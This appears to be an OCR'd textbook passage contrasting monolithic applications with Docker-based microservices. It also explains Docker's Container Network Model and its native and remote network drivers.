
Microservices Vs. Docker

Monolithic applications are broken down into cloud-hosted sub-applications, called microservices, that work together, each performing a unique task. Microservices divide and distribute the application workload, providing stable, seamless, and scalable services by interacting with each other. Monolithic applications are decomposed around business capabilities supporting cross-functional teams to develop, support, and deploy microservices. Compared to traditional data storage models used by monolithic applications, microservices decentralize the data storage by managing their own data stores. Developers create a Docker container for each microservice. As each microservice is packaged into the container along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms.



Monolithic Application
App 1
App 2
Business Logic
Data Access Layer
Microservices Application
User Interface
Microservice
Microservice
Microservice
Microservice

Figure 19.22: Monolithic application vs. microservices application



Docker Networking

- Docker **connects multiple containers** and services or other non-Docker workloads together
- The Docker networking architecture is developed on a set of interfaces known as the **Container Network Model** (CNM)
- The CNM provides application portability across heterogeneous infrastructures

Docker native network drivers

- **Host**: Allows the container to implement the host networking stack
- **Bridge**: Creates a Linux bridge on the host that is managed by the Docker
- **Overlay**: Enables container to container communication over the physical network infrastructure
- **MACVLAN**: Creates a network connection between container interfaces and its parent host interface or sub-interfaces
- **None**: Allows the container to implement its own networking stack and is isolated from the host networking stack

Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox**: Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint**: To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network**: A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers**: The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers; namely native and remote network drivers.

- **IPAM Drivers**: IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Docker engine includes five native network drivers, as discussed below:

- **Host**: By using a host driver, a container implements the host networking stack.
- **Bridge**: A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay**: An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN**: A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None**: A none driver implements its own networking stack and is isolated completely from the host networking stack.

Docker also includes three remote drivers created by the community or vendors, which are compatible with the CNM:

- **Contiv**: Contiv is an open-source network plugin introduced by Cisco for building security and infrastructure policies for multi-tenant microservices deployments.
- **Weave**: Weave is a network plugin that is used to build a virtual network for connecting Docker containers spread across multiple clouds.
- **Kuryr**: Kuryr is a network plugin that implements the Docker libnetwork remote driver by using Neutron, an OpenStack networking service, and also includes an IPAM driver.


